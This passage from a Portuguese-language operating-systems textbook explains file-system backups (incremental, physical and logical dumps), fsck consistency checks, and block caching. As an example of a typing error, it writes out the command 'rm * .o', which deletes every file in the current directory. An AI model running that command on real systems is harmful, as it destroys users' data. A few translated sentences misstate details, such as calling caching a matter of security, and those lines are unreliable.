2. Recuperação de uma bobagem feita.

O primeiro problema diz respeito a fazer o computador funcionar novamente após uma quebra de disco, fogo, enchente ou outra catástrofe natural. Na prática, essas coisas não acontecem com muita frequência, razão pela qual muitas pessoas não se preocupam em fazer backups. Essas pessoas também tendem a não ter seguro contra incêndio em suas casas pela mesma razão.

A segunda razão é que os usuários muitas vezes removem acidentalmente arquivos de que precisam mais tarde outra vez. Esse problema ocorre com tanta frequência que, quando um arquivo é "removido" no Windows, ele não é apagado de maneira alguma, mas simplesmente movido para um diretório especial, a **cesta de reciclagem**, de maneira que ele possa buscado e restaurado facilmente mais tarde. Backups levam esse princípio mais longe ainda e permitem que arquivos que

foram removidos há dias, mesmo semanas, sejam restaurados de velhas fitas de backup.

Fazer backup leva um longo tempo e ocupa um espaço significativo, portanto é importante fazê-lo de maneira eficiente e conveniente. Essas considerações levantam as questões a seguir. Primeiro, será que todo o sistema de arquivos deve ser copiado ou apenas parte dele? Em muitas instalações, os programas executáveis (binários) são mantidos em uma parte limitada da árvore do sistema de arquivos. Não é necessário realizar backup de todos esses arquivos se todos eles podem ser reinstalados a partir do site do fabricante ou de um DVD de instalação. Também, a maioria dos sistemas tem um diretório para arquivos temporários. Em geral não há uma razão para fazer um backup dele também. No UNIX, todos os arquivos especiais (dispositivos de E/S) são mantidos em um diretório */dev*. Fazer um backup desse diretório não só é desnecessário, como é realmente perigoso, pois o programa de backup poderia ficar pendurado para sempre se ele tentasse ler cada um desses arquivos até terminar. Resumindo, normalmente é desejável fazer o backup apenas de diretórios específicos e tudo neles em vez de todo o sistema de arquivos.

Segundo, é um desperdício fazer o backup de arquivos que não mudaram desde o último backup, o que leva à ideia de **cópias incrementais**. A forma mais simples de cópia incremental é realizar uma cópia (backup) completa periodicamente, digamos por semana ou por mês, e realizar uma cópia diária somente daqueles arquivos que foram modificados desde a última cópia completa. Melhor ainda é copiar apenas aqueles arquivos que foram modificados desde a última vez em que foram copiados. Embora esse esquema minimize o tempo de cópia, ele torna a recuperação mais complicada, pois primeiro a cópia mais recente deve ser restaurada e depois todas as cópias incrementais têm de ser restauradas na ordem inversa. Para facilitar a recuperação, muitas vezes são usados esquemas de cópias incrementais mais sofisticados.

Terceiro, visto que quantidades imensas de dados geralmente são copiadas, pode ser desejável comprimir os dados antes de escrevê-los na fita. No entanto, com muitos algoritmos de compressão, um único defeito na fita de backup pode estragar o algoritmo e tornar um arquivo inteiro ou mesmo uma fita inteira ilegível. Desse modo, a decisão de comprimir os dados de backup deve ser cuidadosamente considerada.

Quarto, é difícil realizar um backup em um sistema de arquivos ativo. Se os arquivos e diretórios estão sendo adicionados, removidos e modificados durante o processo de cópia, a cópia resultante pode ficar inconsistente. No entanto, como realizar uma cópia pode levar horas, talvez seja necessário deixar o sistema off-line por grande parte da noite para realizar o backup, algo que nem sempre é aceitável. Por essa razão, algoritmos foram projetados para gerar fotografias (snapshots) rápidas do estado do sistema de arquivos copiando estruturas críticas de dados e então exigindo que nas mudanças futuras em arquivos e diretórios sejam realizadas cópias dos blocos em vez de atualizá-los diretamente (HUTCHINSON et al., 1999). Dessa maneira, o sistema de arquivos é efetivamente congelado no momento do snapshot; portanto, pode ser copiado depois quando o usuário quiser.

Quinto e último, fazer backups introduz muitos problemas não técnicos na organização. O melhor sistema de segurança on-line no mundo pode ser inútil se o administrador do sistema mantiver todos os discos ou fitas de backup em seu gabinete e deixá-lo aberto e desguarnecido sempre que for buscar um café no fim do corredor. Tudo o que um espião precisa fazer é aparecer por um segundo, colocar um disco ou fita minúsculos em seu bolso e cair fora lepidamente. Adeus, segurança. Também, realizar um backup diário tem pouco uso se o fogo que queimar os computadores também queimar todos os discos de backup. Por essa razão, discos de backup devem ser mantidos longe dos computadores, mas isso introduz mais riscos (pois agora dois locais precisam contar com segurança). Para uma discussão aprofundada dessas e de outras questões administrativas práticas, ver Nemeth et al. (2013). A seguir discutiremos apenas as questões técnicas envolvidas em realizar backups de sistemas de arquivos.

Duas estratégias podem ser usadas para copiar um disco para um disco de backup: uma cópia física ou uma cópia lógica. Uma **cópia física** começa no bloco 0 do disco, escreve em ordem todos os blocos de disco no disco de saída, e para quando ele tiver copiado o último. Esse programa é tão simples que provavelmente pode ser feito 100% livre de erros, algo que em geral não pode ser dito a respeito de qualquer outro programa útil.

Mesmo assim, vale a pena fazer vários comentários a respeito da cópia física. Por um lado, não faz sentido fazer backup de blocos de disco que não estejam sendo usados. Se o programa de cópia puder obter acesso à estrutura de dados dos blocos livres, ele pode evitar copiar blocos que não estejam sendo usados. No entanto, pular blocos que não estejam sendo usados exige escrever o número de cada bloco na frente dele (ou o equivalente), já que não é mais verdade que o bloco *k* no backup era o bloco *k* no disco.

Uma segunda preocupação é copiar blocos defeituosos. É quase impossível manufaturar discos grandes sem quaisquer defeitos. Alguns blocos defeituosos estão sempre presentes. Às vezes, quando é feita uma formatação de baixo nível, os blocos defeituosos são detectados, marcados como tal e substituídos por blocos de reserva guardados ao final de cada trilha para precisamente esse tipo de emergência. Em muitos casos, o controlador de disco gerencia a substituição de blocos defeituosos de forma transparente sem que o sistema operacional nem fique sabendo a respeito.

No entanto, às vezes os blocos passam a apresentar defeitos após a formatação, caso em que o sistema operacional eventualmente vai detectá-los. Em geral, ele soluciona o problema criando um “arquivo” consistindo em todos os blocos defeituosos — somente para certificar-se de que eles jamais apareçam como livres e sejam ocupados. Desnecessário dizer que esse arquivo é completamente ilegível.

Se todos os blocos defeituosos forem remapeados pelo controlador do disco e escondidos do sistema operacional como descrito há pouco, a cópia física funcionará bem. Por outro lado, se eles forem visíveis para o sistema operacional e mantidos em um ou mais arquivos de blocos defeituosos ou mapas de bits, é absolutamente essencial que o programa de cópia física tenha acesso a essa informação e evite copiá-los para evitar erros de leitura de disco intermináveis enquanto tenta fazer o backup do arquivo de bloco defeituoso.

Sistemas Windows têm arquivos de paginação e hibernação que não são necessários no caso de uma restauração e não devem ser copiados em primeiro lugar. Sistemas específicos talvez também tenham outros arquivos internos que não devem ser copiados, então o programa de backup precisa ter consciência deles.

As principais vantagens da cópia física são a simplicidade e a grande velocidade (basicamente, ela pode ser executada na velocidade do disco). As principais desvantagens são a incapacidade de pular diretórios selecionados, realizar cópias incrementais e restaurar arquivos individuais mediante pedido. Por essas razões, a maioria das instalações faz cópias lógicas.

Uma **cópia lógica** começa em um ou mais diretórios especificados e recursivamente copia todos os arquivos e diretórios encontrados ali que foram modificados desde uma determinada data de base (por exemplo, o último backup para uma cópia incremental ou instalação de sistema para uma cópia completa). Assim, em uma cópia lógica, o disco da cópia recebe uma série de diretórios e arquivos cuidadosamente identificados, o que torna fácil restaurar um arquivo ou diretório específico mediante pedido.


Tendo em vista que a cópia lógica é a forma mais usual, vamos examinar um algoritmo comum em detalhe usando o exemplo da Figura 4.25 para nos orientar. A maioria dos sistemas UNIX usa esse algoritmo. Na figura vemos uma árvore com diretórios (quadrados) e arquivos (círculos). Os itens sombreados foram modificados desde a data de base e desse modo precisam ser copiados. Os arquivos não sombreados não precisam ser copiados.

Esse algoritmo também copia todos os diretórios (mesmo os inalterados) que ficam no caminho de um arquivo ou diretório modificado por duas razões. A primeira é tornar possível restaurar os arquivos e diretórios copiados para um sistema de arquivos novos em um computador diferente. Dessa maneira, os programas de cópia e restauração podem ser usados para transportar sistemas de arquivos inteiros entre computadores.

A segunda razão para copiar diretórios inalterados que estejam acima de arquivos modificados é tornar possível restaurar de maneira incremental um único arquivo (possivelmente para recuperar alguma bobagem cometida). Suponha que uma cópia completa do sistema de arquivos seja feita no domingo à noite e uma cópia incremental seja feita segunda-feira à noite. Na terça--feira o diretório */usr/jhs/proj/nr3* é removido, junto com todos os diretórios e arquivos sob ele. Na manhã ensolarada de quarta-feira suponha que o usuário queira restaurar o arquivo */usr/jhs/proj/nr3/plans/summary.* No entanto, não é possível apenas restaurar o arquivo *summary* porque não há lugar para colocá-lo. Os diretórios *nr3* e *plans* devem ser restaurados primeiro. Para obter seus proprietários, modos, horários etc. corretos, esses diretórios precisam estar presentes no disco de cópia mesmo que eles mesmos não tenham sido modificados antes da cópia completa anterior.

O algoritmo de cópia mantém um mapa de bits indexado pelo número do i-node com vários bits por i-node. Bits serão definidos como 1 ou 0 nesse mapa conforme o algoritmo é executado. O algoritmo opera em quatro fases. A fase 1 começa do diretório inicial (a raiz neste exemplo) e examina todas as entradas nele. Para cada arquivo modificado, seu i-node é marcado no mapa de bits. Cada diretório também é marcado (modificado ou não) e então inspecionado recursivamente.

Ao fim da fase 1, todos os arquivos modificados e todos os diretórios foram marcados no mapa de bits, como mostrado (pelo sombreamento) na Figura 4.26(a). A fase 2 conceitualmente percorre a árvore de novo de maneira recursiva, desmarcando quaisquer diretórios

FIGURA 4.25 Um sistema de arquivos a ser copiado. Os quadrados são diretórios e os círculos, arquivos. Os itens sombreados foram modificados desde a última cópia. Cada diretório e arquivo estão identificados por seu número de i-node.

que não tenham arquivos ou diretórios modificados neles ou sob eles. Essa fase deixa o mapa de bits como mostrado na Figura 4.26(b). Observe que os diretórios 10, 11, 14, 27, 29 e 30 estão agora desmarcados, pois não contêm nada modificado sob eles. Eles não serão copiados. Por outro lado, os diretórios 5 e 6 serão copiados mesmo que não tenham sido modificados, pois serão necessários para restaurar as mudanças de hoje para uma máquina nova. Para fins de eficiência, as fases 1 e 2 podem ser combinadas para percorrer a árvore uma única vez.


Nesse ponto, sabe-se quais diretórios e arquivos precisam ser copiados. Esses são os arquivos que estão marcados na Figura 4.26(b). A fase 3 consiste em escanear os i-nodes em ordem numérica e copiar todos os diretórios que estão marcados para serem copiados. Esses são mostrados na Figura 4.26(c). Cada diretório é prefixado pelos atributos do diretório (proprietário, horários etc.), de maneira que eles possam ser restaurados. Por fim, na fase 4, os arquivos marcados na Figura 4.26(d) também são copiados, mais uma vez prefixados por seus atributos. Isso completa a cópia.

Restaurar um sistema de arquivos a partir do disco de cópia é algo simples. Para começar, um sistema de arquivos vazio é criado no disco. Então a cópia completa mais recente é restaurada. Já que os diretórios aparecem primeiro no disco de cópia, eles são todos restaurados antes, fornecendo um esqueleto ao sistema de arquivos. Então os arquivos em si são restaurados. Esse processo é repetido com a primeira cópia incremental feita após a cópia completa, depois a seguinte e assim por diante.

Embora a cópia lógica seja simples, há algumas questões complicadas. Por exemplo, já que a lista de blocos livres não é um arquivo, ele não é copiado e assim deve ser reconstruído desde o ponto de partida depois de todas as cópias terem sido restauradas. Realizá-lo sempre é possível já que o conjunto de blocos livres é apenas o complemento do conjunto dos blocos contidos em todos os arquivos combinados.

Outra questão são as ligações. Se um arquivo está ligado a dois ou mais diretórios, é importante que seja restaurado apenas uma vez e que todos os diretórios que supostamente estejam apontando para ele assim o façam.

FIGURA 4.26 Mapas de bits usados pelo algoritmo da cópia lógica.

(a)	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31	32
(b)	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31	32
(c)	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31	32
(d)	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31	32

Ainda outra questão é o fato de que os arquivos UNIX possam conter lacunas. É permitido abrir um arquivo, escrever alguns bytes, então deslocar para uma posição mais distante e escrever mais alguns bytes. Os blocos entre eles não fazem parte do arquivo e não devem ser copiados e restaurados. Arquivos contendo a imagem de processos terminados de modo anormal (core files) apresentam muitas vezes uma lacuna de centenas de megabytes entre os segmentos de dados e a pilha. Se não for tratado adequadamente, cada core file restaurado preencherá essa área com zeros e desse modo terá o mesmo tamanho do espaço de endereço virtual (por exemplo, 2^{32} bytes, ou pior ainda, 2^{64} bytes).

Por fim, arquivos especiais, chamados pipes, e outros similares (qualquer coisa que não seja um arquivo real) jamais devem ser copiados, não importa em qual diretório eles possam ocorrer (eles não precisam estar confinados em */dev*). Para mais informações sobre backups de sistemas de arquivos, ver Chervenak et al. (1998) e Zwicky (1991).

4.4.3 Consistência do sistema de arquivos

Outra área na qual a confiabilidade é um problema é a consistência do sistema de arquivos. Muitos sistemas de arquivos leem blocos, modificam-nos e só depois os escrevem. Se o sistema cair antes de todos os blocos modificados terem sido escritos, o sistema de arquivos pode ser deixado em um estado inconsistente. O problema é especialmente crítico se alguns dos blocos que não foram escritos forem blocos de i-nodes, de diretórios ou blocos contendo a lista de blocos livres.

Para lidar com sistemas de arquivos inconsistentes, a maioria dos programas tem um programa utilitário que confere a consistência do sistema de arquivos. Por exemplo, UNIX tem *fsck*; Windows tem *sfc* (e outros). Esse utilitário pode ser executado sempre que o sistema é iniciado, especialmente após uma queda. A descrição a seguir explica como o *fsck* funciona. *Sfc* é de certa maneira diferente, pois ele funciona em um sistema de arquivos distinto, mas o princípio geral de usar a redundância inerente do sistema de arquivos para repará-lo ainda é válido. Todos os verificadores conferem cada sistema de arquivos (partição do disco) independentemente dos outros.

Dois tipos de verificações de consistência podem ser feitos: blocos e arquivos. Para conferir a consistência do bloco, o programa constrói duas tabelas, cada uma contendo um contador para cada bloco, inicialmente contendo 0. Os contadores na primeira tabela monitoram quantas vezes cada bloco está presente em um arquivo; os contadores na segunda tabela registram quantas vezes cada bloco está presente na lista de livres (ou o mapa de bits de blocos livres).

O programa então lê todos os i-nodes usando um dispositivo cru, que ignora a estrutura de arquivos e apenas retorna todos os blocos de disco começando em 0. A partir de um i-node, é possível construir uma lista de todos os números de blocos usados no arquivo correspondente. À medida que cada número de bloco é lido, seu contador na primeira tabela é incrementado. O programa então examina a lista de livres ou mapa de bits para encontrar todos os blocos que não estão sendo usados. Cada ocorrência de um bloco na lista de livres resulta em seu contador na segunda tabela sendo incrementado.


Se o sistema de arquivos for consistente, cada bloco terá um 1 na primeira ou na segunda tabela, como ilustrado na Figura 4.27(a). No entanto, como consequência de uma queda no sistema, as tabelas podem ser parecidas com a Figura 4.27(b), na qual o bloco 2 não ocorre em nenhuma tabela. Ele será reportado como um **bloco desaparecido**. Embora blocos desaparecidos não causem nenhum prejuízo real, eles desperdiçam espaço e reduzem assim a capacidade do disco. A solução para os blocos desaparecidos é simples: o verificador do sistema de arquivos apenas os adiciona à lista de blocos livres.

Outra situação que pode ocorrer é aquela da Figura 4.27(c). Aqui vemos um bloco, número 4, que ocorre duas vezes na lista de livres. (Duplicatas podem ocorrer apenas se a lista de livres for realmente uma lista; com um mapa de bits isso é impossível.) A solução aqui também é simples: reconstruir a lista de livres.

A pior coisa que pode ocorrer é o mesmo bloco de dados estar presente em dois ou mais arquivos, como mostrado na Figura 4.27(d) com o bloco 5. Se qualquer um desses arquivos for removido, o bloco 5 será colocado na lista de livres, levando a uma situação na qual o mesmo bloco estará ao mesmo tempo em uso e livre. Se ambos os arquivos forem removidos, o bloco será colocado na lista de livres duas vezes.

A ação apropriada para o verificador de sistema de arquivos é alocar um bloco livre, copiar os conteúdos do bloco 5 nele e inserir a cópia em um dos arquivos. Dessa maneira, o conteúdo de informação dos arquivos ficará inalterado (embora quase certamente adulterado), mas a estrutura do sistema de arquivos ao menos ficará consistente. O erro deve ser reportado, a fim de permitir que o usuário inspecione o dano.

Além de conferir para ver se cada bloco está contabilizado corretamente, o verificador do sistema de arquivos também confere o sistema de diretórios. Ele,

FIGURA 4.27 Estados do sistema de arquivos. (a) Consistente. (b) Bloco desaparecido. (c) Bloco duplicado na lista de livres. (d) Bloco de dados duplicados.

também, usa uma tabela de contadores, mas esses são por arquivo, em vez de por bloco. Ele começa no diretório-raiz e recursivamente percorre a árvore, inspecionando cada diretório no sistema de arquivos. Para cada i-node em cada diretório, ele incrementa um contador para contar o uso do arquivo. Lembre-se de que por causa de ligações estritas, um arquivo pode aparecer em dois ou mais diretórios. Ligações simbólicas não contam e não fazem que o contador incremente para o arquivo-alvo.

Quando o verificador tiver concluído, ele terá uma lista, indexada pelo número do i-node, dizendo quantos diretórios contém cada arquivo. Ele então compara esses números com as contagens de ligações armazenadas nos próprios i-nodes. Essas contagens começam em 1 quando um arquivo é criado e são incrementadas cada vez que uma ligação (estrita) é feita para o arquivo. Em um sistema de arquivos consistente, ambas as contagens concordarão. No entanto, dois tipos de erros podem ocorrer: a contagem de ligações no i-node pode ser alta demais ou baixa demais.

Se a contagem de ligações for mais alta do que o número de entradas de diretório, então mesmo que todos os arquivos sejam removidos dos diretórios, a contagem ainda será diferente de zero e o i-node não será removido. Esse erro não é sério, mas desperdiça espaço no disco com arquivos que não estão em diretório algum. Ele deve ser reparado atribuindo-se o valor correto à contagem de ligações no i-node.

O outro erro é potencialmente catastrófico. Se duas entradas de diretório estão ligadas a um arquivo, mas os i-nodes dizem que há apenas uma, quando qualquer uma das entradas de diretório for removida, a contagem do i-node irá para zero. Quando uma contagem de i-node vai para zero, o sistema de arquivos a marca como inutilizada e libera todos os seus blocos. Essa ação resultará em um dos diretórios agora apontando para um i-node não usado, cujos blocos logo podem ser atribuídos a outros arquivos. Outra vez, a solução é apenas forçar a contagem de ligações no i-node a assumir o número real de entradas de diretório.

Essas duas operações, conferir os blocos e conferir os diretórios, muitas vezes são integradas por razões de eficiência (por exemplo, apenas uma verificação nos i-nodes é necessária). Outras verificações também são possíveis. Por exemplo, diretórios têm um formato definido, com números de i-nodes e nomes em ASCII. Se um número de i-node é maior do que o número de i-nodes no disco, o diretório foi danificado.

Além disso, cada i-node tem um modo, alguns dos quais são legais, mas estranhos, como o 0007, que possibilita ao proprietário e ao seu grupo não terem acesso a nada, mas permite que pessoas de fora leiam, escrevam e executem o arquivo. Pode ser útil ao menos reportar arquivos que dão aos usuários de fora mais direitos do que ao proprietário. Diretórios com mais de, digamos, 1.000 entradas também são suspeitos. Arquivos localizados nos diretórios de usuários, mas que são de propriedade do superusuário e que tenham o bit SETUID em 1, são problemas de segurança potenciais porque tais arquivos adquirem os poderes do superusuário quando executados por qualquer usuário. Com um pouco de esforço, é possível montar uma lista bastante longa de situações tecnicamente legais, mas peculiares, que vale a pena relatar.

Os parágrafos anteriores discutiram o problema de proteger o usuário contra quedas no sistema. Alguns sistemas de arquivos também se preocupam em proteger o usuário contra si mesmo. Se o usuário quiser digitar

```
rm *.o
```

para remover todos os arquivos terminando com *.o* (arquivos-objeto gerados pelo compilador), mas acidentalmente digita

```
rm * .o
```

(observe o espaço após o asterisco), *rm* removerá todos os arquivos no diretório atual e então reclamará que não pode encontrar *.o*. No Windows, os arquivos que são removidos são colocados na cesta de reciclagem (um diretório especial), do qual eles podem ser recuperados mais tarde se necessário. É claro, nenhum espaço é liberado até que eles sejam realmente removidos desse diretório.

4.4.4 Desempenho do sistema de arquivos

O acesso ao disco é muito mais lento do que o acesso à memória. Ler uma palavra de 32 bits de memória pode levar 10 ns. A leitura de um disco rígido pode chegar a 100 MB/s, o que é quatro vezes mais lento por palavra de 32 bits, mas a isso têm de ser acrescentados 5-10 ms para buscar a trilha e então esperar pelo setor desejado para chegar sob a cabeça de leitura. Se apenas uma única palavra for necessária, o acesso à memória será da ordem de um milhão de vezes mais rápido que o acesso ao disco. Como consequência dessa diferença em tempo de acesso, muitos sistemas de arquivos foram projetados com várias otimizações para melhorar o desempenho. Nesta seção cobriremos três delas.

Cache de blocos

A técnica mais comum usada para reduzir os acessos ao disco é a **cache de blocos** ou **cache de buffer**. (A palavra "cache" é pronunciada como se escreve e é derivada do verbo francês *cacher*, que significa "esconder".) Nesse contexto, uma cache é uma coleção de blocos que logicamente pertencem ao disco, mas estão sendo mantidas na memória por razões de segurança.


Vários algoritmos podem ser usados para gerenciar a cache, mas um comum é conferir todas as solicitações para ver se o bloco necessário está na cache. Se estiver, o pedido de leitura pode ser satisfeito sem acesso ao disco. Se o bloco não estiver, primeiro ele é lido na cache e então copiado para onde quer que seja necessário. Solicitações subsequentes para o mesmo bloco podem ser satisfeitas a partir da cache.

A operação da cache está ilustrada na Figura 4.28. Como há muitos (seguidamente milhares) blocos na cache, alguma maneira é necessária para determinar rapidamente se um dado bloco está presente. A maneira usual é mapear o dispositivo e endereço de disco e olhar o resultado em uma tabela de espalhamento. Todos os blocos com o mesmo valor de espalhamento são encadeados em uma lista de maneira que a cadeia de colisão possa ser seguida.

Quando um bloco tem de ser carregado em uma cache cheia, alguns blocos têm de ser removidos (e reescritos para o disco se eles foram modificados depois de trazidos para o disco). Essa situação é muito parecida com a paginação, e todos os algoritmos de substituição de páginas usuais descritos no Capítulo 3, como FIFO, segunda chance e LRU, são aplicáveis. Uma diferença bem-vinda entre a paginação e a cache de blocos é que as referências de cache são relativamente raras, de maneira que é viável manter todos os blocos na ordem exata do LRU com listas encadeadas.

Na Figura 4.28, vemos que além das colisões encadeadas da tabela de espalhamento, há também uma lista bidirecional ligando todos os blocos na ordem de uso, com o menos recentemente usado na frente dessa lista e o mais recentemente usado no fim. Quando um bloco é referenciado, ele pode ser removido da sua posição na lista bidirecional e colocado no fim. Dessa maneira, a ordem do LRU exata pode ser mantida.

Infelizmente, há um problema. Agora que temos uma situação na qual o LRU exato é possível, ele passa a ser indesejável. O problema tem a ver com as quedas no sistema e consistência do sistema de arquivos

FIGURA 4.28 As estruturas de dados da cache de buffer.

discutidas na seção anterior. Se um bloco crítico, como um bloco do i-node, é lido na cache e modificado, mas não reescrito para o disco, uma queda deixará o sistema de arquivos em estado inconsistente. Se o bloco do i-node for colocado no fim da cadeia do LRU, pode levar algum tempo até que ele chegue à frente e seja reescrito para o disco.

Além disso, alguns blocos, como blocos de i-nodes, raramente são referenciados duas vezes dentro de um intervalo curto de tempo. Essas considerações levam a um esquema de LRU modificado, tomando dois fatores em consideração:

1. É provável que o bloco seja necessário logo novamente?
2. O bloco é essencial para a consistência do sistema de arquivos?

Para ambas as questões, os blocos podem ser divididos em categorias como blocos de i-nodes, indiretos, de diretórios, de dados totalmente preenchidos e de dados parcialmente preenchidos. Blocos que provavelmente não serão necessários logo de novo irão para a frente, em vez de para o fim da lista do LRU, de maneira que seus buffers serão reutilizados rapidamente. Blocos que talvez sejam necessários logo outra vez, como o bloco parcialmente preenchido que está sendo escrito, irão para o fim da lista, de maneira que permanecerão por ali um longo tempo.

A segunda questão é independente da primeira. Se o bloco for essencial para a consistência do sistema de arquivos (basicamente, tudo exceto blocos de dados) e foi modificado, ele deve ser escrito para o disco imediatamente, não importando em qual extremidade da lista LRU será inserido. Ao escrever blocos críticos rapidamente, reduzimos muito a probabilidade de que uma queda arruíne o sistema de arquivos. Embora um usuário possa ficar descontente se um de seus arquivos for arruinado em uma queda, é provável que ele fique muito mais descontente se todo o sistema de arquivos for perdido.

Mesmo com essa medida para manter intacta a integridade do sistema de arquivos, é indesejável manter blocos de dados na cache por tempo demais antes de serem escritos. Considere o drama de alguém que está usando um computador pessoal para escrever um livro. Mesmo que o nosso escritor periodicamente diga ao editor para escrever para o disco o arquivo que está sendo editado, há uma boa chance de que tudo ainda esteja na cache e nada no disco. Se o sistema cair, a estrutura do sistema de arquivos não será corrompida, mas um dia inteiro de trabalho será perdido.

Essa situação não precisa acontecer com muita frequência para que tenhamos um usuário descontente. Sistemas adotam duas abordagens para lidar com isso. A maneira UNIX é ter uma chamada de sistema, sync, que força todos os blocos modificados para o disco imediatamente. Quando o sistema é inicializado, um programa, normalmente chamado *update*, é inicializado no segundo plano para adentrar um laço infinito que emite chamadas sync, dormindo por 30 s entre chamadas. Como consequência, não mais do que 30 s de trabalho são perdidos pela quebra.

Embora o Windows tenha agora uma chamada de sistema equivalente a sync, chamada FlushFileBuffers, no passado ele não tinha. Em vez disso, ele tinha uma estratégia diferente que era, em alguns aspectos, melhor do que a abordagem do UNIX (e outros, pior). O que ele fazia era escrever cada bloco modificado para o disco tão logo ele fosse escrito para a cache. Caches nas quais todos os blocos modificados são escritos de volta para o disco imediatamente são chamadas de **caches de escrita direta (write-through caches)**. Elas exigem mais E/S de disco do que caches que não são de escrita direta.

A diferença entre essas duas abordagens pode ser vista quando um programa escreve um bloco totalmente preenchido de 1 KB, um caractere por vez. O UNIX coletará todos os caracteres na cache e escreverá o bloco uma vez a cada 30 s, ou sempre que o bloco for removido da cache. Com uma cache de escrita direta, há um acesso de disco para cada caractere escrito. É claro, a maioria dos programas trabalha com buffer interno, então eles normalmente não escrevem um caractere, mas uma linha ou unidade maior em cada chamada de sistema write.

Uma consequência dessa diferença na estratégia de cache é que apenas remover um disco de um sistema UNIX sem realizar sync quase sempre resultará em dados perdidos, e frequentemente um sistema de arquivos corrompido também. Com as caches de escrita direta não há problema algum. Essas estratégias diferentes foram escolhidas porque o UNIX foi desenvolvido em um ambiente no qual todos os discos eram rígidos e não removíveis, enquanto o primeiro sistema de arquivos Windows foi herdado do MS-DOS, que teve seu início no mundo dos discos flexíveis. Como os discos rígidos tornaram-se a norma, a abordagem UNIX, com sua eficiência melhor (mas pior confiabilidade), tornou-se a norma, e também é usada agora no Windows para discos rígidos. No entanto, o NTFS toma outras medidas (por exemplo, journaling) para incrementar a confiabilidade, como discutido anteriormente.

Alguns sistemas operacionais integram a cache de buffer com a cache de páginas. Isso é especialmente atraente quando arquivos mapeados na memória são aceitos. Se um arquivo é mapeado na memória, então algumas das suas páginas podem estar na memória por causa de uma paginação por demanda. Tais páginas dificilmente são diferentes dos blocos de arquivos na cache do buffer. Nesse caso, podem ser tratadas da mesma maneira, com uma cache única para ambos os blocos de arquivos e páginas.

Leitura antecipada de blocos

